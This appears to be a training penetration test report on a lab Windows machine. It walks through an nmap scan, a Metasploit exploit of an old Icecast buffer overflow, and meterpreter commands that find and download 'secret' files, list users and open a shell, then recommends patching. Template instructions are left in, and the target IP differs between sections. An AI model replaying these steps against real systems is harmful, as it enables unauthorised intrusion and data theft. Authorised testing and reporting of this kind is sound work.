GoodSecurity Penetration Test Report

selenacobbflowers@GoodSecurity.com

March 30th 2021

1.0 High-Level Summary

GoodSecurity was tasked with performing an internal penetration test on GoodCorp's CEO, Hans Gruber. An internal penetration test is a dedicated attack against internally connected systems. The focus of this test is to perform attacks, similar to those of a hacker and attempt to infiltrate Hans' computer and determine if it is at risk. GoodSecurity's overall objective was to exploit any vulnerable software and find the secret recipe file on Hans' computer, while reporting the findings back to GoodCorp.

When performing the internal penetration test, there were several alarming vulnerabilities that were identified on Hans' desktop. When performing the attacks, GoodSecurity was able to gain access to his machine and find the secret recipe file by exploit two programs that had major vulnerabilities. The details of the attack can be found in the 'Findings' category.

2.0 Findings

Machine IP:

192.168.0.8

Hostname:

MSEDGEWIN10

Vulnerability Exploited:

CVE-2004-1561 Icecast Header Overwrite Windows x86 icecast_header

Icecast 2.0.1 (Windows x86) - Header Overwrite (Metasploit)

Vulnerability Explanation:

This module exploits a buffer overflow in the header parsing of icecast, discovered by Luigi Auriemma. Sending 32 HTTP headers will cause a write one past the end of a pointer array. On win32 this happens to overwrite the saved instruction pointer, and on linux (depending on compiler, etc) this seems to generally overwrite nothing crucial (read not exploitable).

!! This exploit uses ExitThread(), this will leave icecast thinking the thread is still in use, and the thread counter won't be decremented. This means for each time your payload exits, the counter will be left incremented, and eventually the threadpool limit will be maxed. So you can multihit, but only till you fill the threadpool.

Interesting that ebp is pushed after the local variables, and the line array is right before the saved eip, so overrunning it just by 1 element overwrites eip, making an interesting exploit....

Severity:


The level of severity is classified as a 7.5. Any vulnerability that allows remote access into an organization's technology stack warrants a classification of high severity. It's considered a Backdoor Vulnerability with the potential to spread as C2 to extract sensitive and confidential information.

Proof of Concept:

This is where you show the steps you took. Show the client how you exploited the software services. Please include screenshots!

The first step in the testing phase was obtaining the IP Address of the host machine for exploitation. And gathering information for the penetration test effort.

As you see below the remote machine for enumeration was up and running.




Next, I executed Service Level Port Scan to determine what ports could possible be open, services, applications including the version level if possible.

Port scan provided insightful information regarding the Icecast Streaming Media Service Component.

```
oot@kali:/# nmap -sV 192.168.0.20
Starting Nmap 7.80 ( https://nmap.org ) at 2021-03-23 18:12 PDT
Nmap scan report for 192.168.0.20
Host is up (0.0068s latency).
Not shown: 994 closed ports
PORT     STATE SERVICE       VERSION
25/tcp   open  smtp          SLmail smtpd 5.5.0.4433
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
3389/tcp open  ms-wbt-server Microsoft Terminal Services
8000/tcp open  http          Icecast streaming media server
MAC Address: 00:15:5D:00:04:01 (Microsoft)
Service Info: Host: MSEDGEWIN10; OS: Windows; CPE: cpe:/o:microsoft:windows
```

I searched to determine if there were any exploits and vulnerabilities regarding Icecast and the search returned a possible valid vulnerability to try and exploit.


1. Search for the exploit
2. Enable the exploit, enter “use 0”
3. Discover my options to enable for the effort, entered “options”
4. The Remote Port was set to 8000 for TCP.
5. Set the Remote Host to 192.168.0.20
6. Verified all configurations were set properly, entered “options”



Now, we are ready to execute the Exploitation by executing the following command

“run or exploit” - I executed “run”

You see below, my connection from Source to the Target was successful.



Once I obtained access to the remote machine, I discovered the following files, user.secretfile.txt and I was even able to download the Drinks.recipe.txt to my local machine.

```
meterpreter > search -f *secretf*
Found 2 results...
    c:\Users\IEUser\AppData\Roaming\Microsoft\Windows\Recent\user.secretfile.txt.lnk (655 bytes)
    c:\Users\IEUser\Documents\user.secretfile.txt (161 bytes)
meterpreter > search -f *recipe*
Found 2 results...
    c:\Users\IEUser\AppData\Roaming\Microsoft\Windows\Recent\Drinks.recipe.txt.lnk (643 bytes)
    c:\Users\IEUser\Documents\Drinks.recipe.txt (48 bytes)
```

```
meterpreter > download 'c:\Users\IEUser\Documents\Drinks.recipe.txt'
[*] Downloading: c:\Users\IEUser\Documents\Drinks.recipe.txt -> Drinks.recipe.txt
[*] Downloaded 48.00 B of 48.00 B (100.0%): c:\Users\IEUser\Documents\Drinks.recipe.txt -> Drinks.recipe.txt
[*] download   : c:\Users\IEUser\Documents\Drinks.recipe.txt -> Drinks.recipe.txt
meterpreter >
```

Also, I was able to execute commands to obtain valuable information regarding the configuration of the host machine.

```
meterpreter > sysinfo
Computer        : MSEDGEWIN10
OS              : Windows 10 (10.0 Build 17763).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 1
Meterpreter     : x86/windows
meterpreter > getuid
Server username: MSEDGEWIN10\IEUser
meterpreter > dir
Listing: C:\Program Files (x86)\Icecast2 Win32
==============================================

Mode              Size    Type  Last modified              Name
----              ----    ----  -------------              ----
100777/rwxrwxrwx  512000  fil   2004-01-08 07:26:45 -0800  Icecast2.exe
40777/rwxrwxrwx   0       dir   2020-04-15 11:49:53 -0700  admin
40777/rwxrwxrwx   0       dir   2020-04-15 11:49:53 -0700  doc
100666/rw-rw-rw-  3663    fil   2004-01-08 07:25:30 -0800  icecast.xml
100777/rwxrwxrwx  253952  fil   2004-01-08 07:27:09 -0800  icecast2console.exe
100666/rw-rw-rw-  872448  fil   2002-06-27 19:11:54 -0700  iconv.dll
100666/rw-rw-rw-  188477  fil   2003-04-12 21:29:12 -0700  libcurl.dll
100666/rw-rw-rw-  631296  fil   2002-07-10 20:09:00 -0700  libxml2.dll
100666/rw-rw-rw-  128000  fil   2002-07-10 20:11:54 -0700  libxslt.dll
40777/rwxrwxrwx   0       dir   2020-04-15 11:49:53 -0700  logs
100666/rw-rw-rw-  53299   fil   2002-03-23 07:48:14 -0800  pthreadVSE.dll
100666/rw-rw-rw-  2390    fil   2020-04-15 11:49:53 -0700  unins000.dat
100777/rwxrwxrwx  71588   fil   2003-04-14 02:00:00 -0700  unins000.exe
40777/rwxrwxrwx   0       dir   2020-04-15 11:49:53 -0700  web
```

```
Listing: C:\Program Files (x86)
===============================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
40777/rwxrwxrwx   4096  dir   2018-09-15 00:33:50 -0700  Common Files
40777/rwxrwxrwx   4096  dir   2020-04-15 11:49:53 -0700  Icecast2 Win32
40777/rwxrwxrwx   0     dir   2020-04-15 11:51:18 -0700  InstallShield Installation Information
40777/rwxrwxrwx   0     dir   2018-09-15 00:33:50 -0700  Internet Explorer
40777/rwxrwxrwx   0     dir   2020-04-27 14:05:45 -0700  MSBuild
40777/rwxrwxrwx   0     dir   2019-03-19 06:03:08 -0700  Microsoft Silverlight
40777/rwxrwxrwx   0     dir   2018-09-15 00:33:50 -0700  Microsoft.NET
40777/rwxrwxrwx   0     dir   2020-04-12 11:04:04 -0700  Reference Assemblies
40777/rwxrwxrwx   4096  dir   2020-04-15 11:51:19 -0700  SLadmin
40777/rwxrwxrwx   8192  dir   2020-04-15 11:51:18 -0700  SLmail
40777/rwxrwxrwx   0     dir   2018-09-15 00:33:50 -0700  Windows Defender
40777/rwxrwxrwx   0     dir   2018-09-15 00:33:50 -0700  Windows Mail
40777/rwxrwxrwx   4096  dir   2018-09-15 02:10:05 -0700  Windows Media Player
40777/rwxrwxrwx   0     dir   2018-09-15 02:10:05 -0700  Windows Multimedia Platform
40777/rwxrwxrwx   0     dir   2018-09-15 02:10:05 -0700  Windows Photo Viewer
40777/rwxrwxrwx   0     dir   2018-09-15 02:10:05 -0700  Windows Portable Devices
40777/rwxrwxrwx   0     dir   2018-09-15 00:33:50 -0700  Windows Sidebar
40777/rwxrwxrwx   0     dir   2018-09-15 00:33:50 -0700  WindowsPowerShell
100666/rw-rw-rw-  174   fil   2018-09-15 00:31:34 -0700  desktop.ini
40777/rwxrwxrwx   4096  dir   2020-04-15 11:54:31 -0700  freeFTPd
40777/rwxrwxrwx   0     dir   2018-09-15 00:33:50 -0700  windows nt
```

Furthermore, I was able to discover information regarding currently logged on users.

```
meterpreter > run post/windows/gather/enum_logged_on_users

[*] Running against session 1

Current Logged Users
====================

 SID                                            User
 ---                                            ----
 S-1-5-21-321011808-3761883066-353627080-1000  MSEDGEWIN10\IEUser


[+] Results saved in: /root/.msf4/loot/20210324100950_default_192.168.0.20_host.users.activ_407024.txt

Recently Logged Users
=====================

 SID                                            Profile Path
 ---                                            ------------
 S-1-5-18                                       %systemroot%\system32\config\systemprofile
 S-1-5-19                                       %systemroot%\ServiceProfiles\LocalService
 S-1-5-20                                       %systemroot%\ServiceProfiles\NetworkService
 S-1-5-21-321011808-3761883066-353627080-1000  C:\Users\IEUser
 S-1-5-21-321011808-3761883066-353627080-1003  C:\Users\sysadmin
 S-1-5-21-321011808-3761883066-353627080-1004  C:\Users\vagrant
```

Finally as you see below, very valuable infrastructure details were revealed regarding the server.

```
meterpreter > shell
Process 5252 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.1817]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Program Files (x86)\Icecast2 Win32>systeminfo
systeminfo

Host Name:                 MSEDGEWIN10
OS Name:                   Microsoft Windows 10 Enterprise Evaluation
OS Version:                10.0.17763 N/A Build 17763
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Workstation
OS Build Type:             Multiprocessor Free
Registered Owner:
Registered Organization:   Microsoft
Product ID:                00329-20000-00001-AA236
Original Install Date:     3/19/2019, 4:59:35 AM
System Boot Time:          3/24/2021, 6:45:29 PM
System Manufacturer:       Microsoft Corporation
System Model:              Virtual Machine
System Type:               x64-based PC
Processor(s):              1 Processor(s) Installed.
                           [01]: Intel64 Family 6 Model 79 Stepping 1 GenuineIntel ~2295 Mhz
BIOS Version:              American Megatrends Inc. 090007 , 5/18/2018
Windows Directory:         C:\Windows
System Directory:          C:\Windows\system32
Boot Device:               \Device\HarddiskVolume1
System Locale:             en-us;English (United States)
Input Locale:              en-us;English (United States)
Time Zone:                 (UTC-08:00) Pacific Time (US & Canada)
Total Physical Memory:     1,718 MB
Available Physical Memory: 600 MB
Virtual Memory: Max Size:  2,998 MB
Virtual Memory: Available: 1,522 MB
Virtual Memory: In Use:    1,476 MB
Page File Location(s):     C:\pagefile.sys
Domain:                    WORKGROUP
Logon Server:              \\MSEDGEWIN10
```

```
Logon Server:          \\MSEDGEWIN10
Hotfix(s):             13 Hotfix(s) Installed.
                       [01]: KB4601055
                       [02]: KB4465065
                       [03]: KB4470788
                       [04]: KB4480056
                       [05]: KB4486153
                       [06]: KB4535680
                       [07]: KB4537759
                       [08]: KB4539571
                       [09]: KB4549947
                       [10]: KB4580325
                       [11]: KB4601393
                       [12]: KB5000859
                       [13]: KB5000822
Network Card(s):       1 NIC(s) Installed.
                       [01]: Microsoft Hyper-V Network Adapter
                           Connection Name: Ethernet
                           DHCP Enabled:    No
                           IP address(es)
                           [01]: 192.168.0.20
                           [02]: fe80::19ba:64e7:838c:b1b6
Hyper-V Requirements:  A hypervisor has been detected. Features required for Hyper-V will not be displayed.

C:\Program Files (x86)\Icecast2 Win32>
```

There should be a separate finding for each vulnerability found!

3.0 Recommendations

Recommendations would be to upgrade Icecast immediately to the latest version possible compatible with your configurations. Update the component to a version higher than 2.4.0.

Please review the following the link for your reference:

https://www.cvedetails.com/vendor/693/Icecast.html

Warmest Regards,

Selena Cobb-Flowers